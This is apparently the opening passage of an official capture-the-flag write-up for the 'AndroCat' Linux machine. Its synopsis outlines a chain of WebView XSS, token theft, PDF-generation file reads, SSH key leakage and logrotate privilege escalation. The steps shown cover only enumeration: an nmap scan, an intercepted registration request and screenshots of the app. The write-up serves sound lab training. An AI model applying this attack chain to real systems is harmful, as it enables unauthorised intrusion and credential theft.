s

AndroCat

24th Oct 2023 / D2x.xx.xx

Prepared By: Xclow3n

Challenge Author(s): Xclow3n

Difficulty: Medium

Classification: Official


Synopsis

AndroCat is a medium Linux machine that involves reversing an Android app and exploiting an insecure implementation of webview in the Android app, allowing attackers to perform XSS and stealing shared preferences files, allowing attackers to get admin token, then exploiting an XSS in dynamic PDF generation, and escalating it to read local files and leak ssh keys for rick user then rick user can run logrotate as root using this blog we can overwrite a cron script running as root and get shell as root.

Solution


Enumeration

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.228.64 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.129.228.64
```



```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-26 15:03 IST
Nmap scan report for admin.campusconnect.htb (10.129.230.59)
Host is up (0.19s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_  256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-cors: GET POST PUT DELETE
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The Nmap output reveals that two ports are open, ssh and nginx. Visiting nginx on port 80 gives us the default nginx web page.




Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.


There is little to do here. We are also provided with an app. Let's open the app in an emulator. Opening the app, we get the following login page, and we can also register a user.



Campus Connect

Don't have account? Register!


When registering a user, we get a "Something Went Wrong" message. Let's intercept the request with burpsuite



```
POST /api/register HTTP/1.1
Content-Type: application/json; charset=utf-8
User-Agent: Dalvik/2.1.0 (Linux; U; Android 13; sdk_gphone64_arm64 Build/TE1A.220922.012)
Host: campusconnect.htb
Connection: close
Accept-Encoding: gzip, deflate, br
Content-Length: 48

{
  "email":"test",
  "password":"test",
  "name":"test"
}
```

We can see it sending a web request to `campusconnect.htb`, let's add that to our `/etc/hosts` and try logging in and registering again. After updating `/etc/hosts`, we can register and login, and we get the following page after logging in.




Rick Rollington (teacher)

Greetings students! Capstone projects are a significant part of your academic journey. To succeed, start by selecting a project that matches your passions and strengths.

Tags: general, jobs Date: 2023-10-26

Mahesh Dellulu (student)

I'm graduating in a few months with a



computer science degree and I'm starting to look for job opportunities. What are the current trends in job openings for recent computer science graduates?


Tags: general, jobs

Date: 2023-10-26

David Kalana (student)

